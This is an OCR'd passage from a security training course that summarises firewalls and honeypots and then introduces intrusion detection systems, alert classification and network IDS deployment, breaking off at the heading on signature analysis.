


Summary

In this section, we introduced you to firewalls and honeypots as two specific methods for managing information risks. As you have seen, both operate within the network to protect your systems as well as to help protect the systems of others on the Internet. We covered their benefits and their shortcomings and gave you specific examples of each. You should be in a position to trade off their benefits versus shortcomings and thoughtfully select which types to utilize.


Firewalls give cost-effective protection and intrusion detection. Although there are many types of firewalls, they tend to end up in one of three categories: proxy or application gateway, stateful inspection, or packet filter. We covered firewall policies and the all-important task of aligning your firewall(s) with your organization's policies. You should now understand the characteristics of each type of firewall and how you might use them to meet your organization's particular requirements.

We also looked at the advanced technique of using honeypots, which allows us the visibility that comes with penetration without compromising a production system, and discussed the pros and cons of their use. Finally, honeypots have downsides; they can come with some liability—we discussed three specific examples. And there is a risk that an attacker could compromise a honeypot and use it for further attacks. Legally, there isn't much case law concerning honeypots, but there are concerns about downstream liability, wiretapping, and so on. You now should be equipped to decide how and whether you will deploy honeypots.




Module 16: Intrusion Detection Technologies

This section intentionally left blank.




Introduction: Intrusion Detection Technologies

Intrusion detection systems (IDSs) are an excellent way to monitor networks for anomalies that could indicate an attack or signs of electronic tampering on your network. In this chapter, we explore both network-based and host-based IDS systems, and discuss some of the available offerings.




Objectives

In this module, we examine how both network and host-based intrusion detection tools work, and how these tools can benefit your organization in identifying threats and attacks against your network and systems. Like most technology, there is a significant amount of information that happens behind-the-scenes for these tools to be successful. We review the information necessary for you to make decisions regarding the utilization and deployment of IDS systems by identifying challenges and recommendations associated with these tools. We also identify some of the leading tools available in the industry, as well as the leading developments affecting IDS.



IDS Overview

This section intentionally left blank.




What is IDS?

Intrusion Detection is the process of monitoring activity on a host or on the network, identifying clues that might indicate an attempted or successful security breach. An Intrusion Detection System (IDS) monitors activity that is known or suspected to be malicious in its intent, raising alerts to a human to be analyzed. The person who is responsible for responding to the alerts (incident handler) uses the information generated by the IDS to identify the intent of the suspicious activity, and takes some action based upon the analysis.

In this sense, an IDS is an alarm system for identifying undesirable activity on your network or hosts. Just like an alarm system doesn't stop a thief from trying to steal, the IDS doesn't provide any protection from attackers. Instead, the IDS alerts you when there is attack activity on your network, allowing the incident handler to respond to the activity according to the severity of the alerts. Organizations should not deploy IDS tools as a primary method or defense to protect their resources. Instead, IDSs should be utilized in conjunction with firewalls, anti-virus software, vulnerability assessment and management, and patch management tools to support a defense-in-depth posture.

The technology supporting IDS is very mature, having been actively in use for many years. Many organizations make good use of their IDSs in identifying attacks and several other positive measures, although many organizations with IDSs do not leverage their capacity for various reasons.




What is IDS Not?

As we mentioned in the previous slide, IDS technology is not a replacement for other security mechanisms that protect your network. Organizations should consider the deployment of IDS technology only after leveraging firewalls, strong policies, system hardening, and other defensive techniques. Remember the alarm system analogy? The IDS only informs you when you are being attacked. It does not prevent or stop attacks from being effective.

A common mistake in the deployment of IDS technology is to spend capital money on the acquisition and deployment of tools without a maintenance and utilization plan. The costs of maintaining and using the IDS far outweigh the costs of acquiring the tools. Depending on the configuration of your network, the placement of your IDS systems and the overall strength of your security policy, monitoring, and reacting to IDS events could easily be a job for an entire team of analysts. Further, it takes a well-trained analyst to be able to understand and correctly interpret the alerts generated by an IDS, which adds to the total cost of ownership for the organization.

Finally, an IDS simply isn't the silver-bullet for organizations looking to secure their networks. Even the best-trained analysts can process only an alert to a specific point. Without comprehensive policies governing information security, and without a clear understanding of what actions are needed to protect the business assets, an analyst won't be able to react to alerts with any level of consistency.



IDS Technology


So far we've established that IDS tools identify attacks against the systems they monitor. In this effort, IDS tools can range from simple to astoundingly complex implementations.

In its most basic form, log messages from any device constitute an IDS. For example, a Cisco router might log a message as follows:

Dec 31 18:09:52.388 UTC: %RCMD-4-RSHPORTATTEMPT: Attempted to connect to RSHELL from 192.168.116.105

Cisco doesn't sell its routers as including this level of intrusion detection capacity, but this logging message indicates that someone attempted to connect to the router through the remote shell port. In practice, this logging message is typically the result of a router being port-scanned by a scanner like nmap. This is most likely the result of undesired activity against the device, which was detected and logged for an analyst to review.

Where reporting logging messages for unexpected behavior would be a simple implementation of IDS, IDS tools can be much more complex as well. Distributed IDS tools throughout an enterprise that analyze network traffic, client activity on individual workstations, and global reporting from sites like the Internet Storm Center would fall into the category of complex IDS implementations, providing both detailed and overview information on the security of networks.



IDS Alerts

When an IDS sees activity, any kind of activity, an analyst must identify and classify the activity. This classification typically falls into two groups: positive for an event of interest (EOI) or negative for an EOI. An event of interest can be anything the analyst wants to identify with the IDS, including specific hacker tools, particular content or keywords in e-mail or instant messages, or even a specific filename being transferred between hosts. If the IDS sees activity that it believes is not an EOI, it classifies this as a negative event and continues without alerting the analyst. If the IDS sees activity that it believes does correspond to an EOI, it classifies this as a positive event and alerts the analyst.


Unfortunately, IDSs are not always correct and can make bad decisions based on whether events are benign or malicious. The analyst will inevitably have to work with four different classifications of events:

- Truep- In these cases, the IDS worked as intended, and correctly flagged the activity as anomalous behavior that might be malicious. True positives generate alerts for the analyst to process.
- False positive: A false positive case is where the IDS generates an alert flagging hostile activity, which was benign. False positives generate alerts for the analyst to process, who then must decide how to handle the incident.
- True negative: A true negative event is what we want the IDS to see, the cases where data does not indicate any malicious activity, and the data is correct. In the case of a true negative, the IDS does not generate an alert for the analyst.
- False negative: A false negative event is when the IDS identifies data as benign, when in fact, it is malicious. A false negative does not generate an alert for the analyst.

In a perfect world, the IDS would generate only true positives and true negatives. Unfortunately, the nature of data analysis and the tactics of attackers make this task difficult, so we are forced to accept the reality of false positives and false negatives from our IDS systems.


If the IDS flags traffic as positive for malicious activity, the analyst gets an alert that he will have to spend resources on to analyze. In some cases, false positives are only a nuisance for the analyst—cluttering the alerts from the IDS to the point where it becomes difficult to differentiate false positive from true positive attacks. In other cases, it is very difficult to differentiate a false positive from a true positive, and the analyst will have to perform additional investigation to determine what really happened on the network or system in question. Fortunately, this problem is getting a lot of attention from vendors who are adding improved intelligence to reduce the number of false positives as we see later in this chapter.

The false negative is a less popular discussion topic with IDS vendors, because it signifies a weakness in their product to correctly identify attack activity on the network. A false negative is the worst-case scenario, because it does not provide any information to the analyst about attacks against systems. A smart attacker might employ IDS evasion techniques designed specifically to generate false negative events on the system to avoid detection.



NIDS Overview

This section intentionally left blank.




NIDS Overview

Let's begin our focus on the techniques used by Network Intrusion Detection Systems (NIDSs) to identify events of interest on the network. This variety of IDS collects packets from the network in a passive manner for analysis. Each packet that is collected is processed to identify events of interest, and reported to the analyst accordingly.

To collect the necessary traffic information, the NIDS is deployed at traffic aggregation points in the network, typically with a network "tap" or mirrored interface that sends a copy of all the network traffic to the IDS. This way the IDS can monitor all the traffic for downstream devices, up to the IDS's limitations in throughput and processing capacity.

A NIDS device can be a server or an appliance with a hardened operating system that makes it resistant to attack. Being in a position to monitor all the traffic on the network makes the IDS a valuable target for an attacker looking to capture information on the network. Vendors who produce IDS tools go to significant lengths to reduce the potential for attack on their IDSs by reducing the amount of available services on the device, using strong encryption for any communication between the IDS and monitoring stations.

NIDS devices utilize a few different methods to identify events of interest on the network, including signature analysis, anomaly analysis, and application or protocol analysis.



How Signature Analysis Works

